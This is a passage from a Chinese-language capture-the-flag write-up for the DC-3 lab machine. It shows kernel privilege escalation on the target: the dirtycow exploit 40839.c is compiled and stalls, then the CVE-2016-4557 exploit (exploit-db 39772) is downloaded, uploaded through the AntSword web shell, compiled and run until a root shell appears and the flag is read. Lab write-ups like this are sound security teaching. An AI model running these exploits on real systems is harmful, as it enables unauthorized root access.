ww-data@DC-3:/var/www/html/templates/beez3$ gcc -pthread 40839.c -o dirty -lcrypt
www-data@DC-3:/var/www/html/templates/beez3$ ./dirty
./dirty
Please enter the new password: root
到这里卡住了,我吐了,应该 Shell 的问题,毕竟这不是一个相对完整的 Shell,换。
使用 CVE-2016-4557(网上看的),再来一遍:
## 下载
root at kali in ~/DC3
$ proxychains wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-06-23 23:08:18--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: ‘39772.zip’

39772.zip                                            100%[====================================================================================================================>]   6.86K  --.-KB/s    in 0s

2024-06-23 23:08:19 (195 MB/s) - ‘39772.zip’ saved [7025/7025]
## 将 39772.zip 中的 exploit.tar 进行解包
unzip 39772.zip
cd 39772
tar xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit
## 将四个文件拖入 AntSword 上传、编译、执行(需要先反弹一个 Shell)
www-data@DC-3:/var/www/html/templates/beez3$ chmod +x compile.sh
www-data@DC-3:/var/www/html/templates/beez3$ ./compile.sh # 报错了但不影响
www-data@DC-3:/var/www/html/templates/beez3$ ./doubleput
starting writev
woohoo, got pointer reuse
idwritev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
提权成功,查看 flag:
cd /root
ls
the-flag.txt
cat the*
 __        __   _ _   ____                   _ _ _ _
 \ \      / /__| | | |  _ \  ___  _ __   ___| | | | |
  \ \ /\ / / _ \ | | | | | |/ _ \| '_ \ / _ \ | | | |
   \ V  V /  __/ | | | |_| | (_) | | | |  __/_|_|_|_|
    \_/\_/ \___|_|_| |____/ \___/|_| |_|\___(_|_|_|_)


Congratulations are in order.  :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!